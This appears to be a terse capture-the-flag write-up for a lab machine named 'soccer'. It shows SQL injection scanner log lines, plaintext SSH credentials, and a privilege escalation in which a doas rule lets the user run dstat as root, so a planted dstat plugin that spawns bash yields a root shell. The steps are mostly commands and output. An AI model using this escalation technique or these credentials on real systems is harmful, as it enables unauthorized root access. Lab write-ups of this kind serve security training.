[12:37:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:37:13] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

ssh login

username	password
player	PlayerOftheMatch2022



system flag

search doas file.

```
-bash: cd: root: Permission denied
player@soccer:/$ find / -type f -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:/$
```

By looking at the official documentation of the dstat program, we saw that we could write and run a plugin. The name should be dstat_*.py and the directory where the plugin is stored

Note

Please see the TODO file for known bugs and future plans.

Files

Paths that may contain external dstat_*.py plugins:

```
~/.dstat/
(path of binary)/plugins/
/usr/share/dstat/
/usr/local/share/dstat/
```

See Also

```
player@soccer:/$ find / -type f -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:/$ cd /usr/local/etc/doas.conf
-bash: cd: /usr/local/etc/doas.conf: Not a directory
player@soccer:/$
player@soccer:/$ cd /usr/local/etc
player@soccer:/usr/local/etc$ ls
doas.conf
player@soccer:/usr/local/etc$ cat doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:/usr/local/etc$ cd ..
player@soccer:/usr/local$ ls
bin  etc  games  include  lib  man  sbin  share  src
player@soccer:/usr/local$ cd share/
player@soccer:/usr/local/share$ l
ca-certificates/  dstat/  fonts/  man/
player@soccer:/usr/local/share$ cd dstat
player@soccer:/usr/local/share/dstat$ ls
```

```
player
player@soccer:/usr/local/share/dstat$ touch dstat_baimao.py
player@soccer:/usr/local/share/dstat$ vim dstat_baimao.py
player@soccer:/usr/local/share/dstat$ cat dstat_baimao.py
import subprocess

subprocess.run(['bash'])
player@soccer:/usr/local/share/dstat$
```

```
player@soccer:/usr/local/share/dstat$ doas /usr/bin/dstat --baimao
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
root@soccer:/usr/local/share/dstat# ls
dstat_baimao.py
root@soccer:/usr/local/share/dstat# cd ..
root@soccer:/usr/local/share# cd ..
root@soccer:/usr/local# cd ..
root@soccer:/usr# cd ..
root@soccer:/# cd root
root@soccer:~# ls
app  root.txt  run.sql  snap
root@soccer:~# cat root.txt
69826c9
root@soccer:~#
```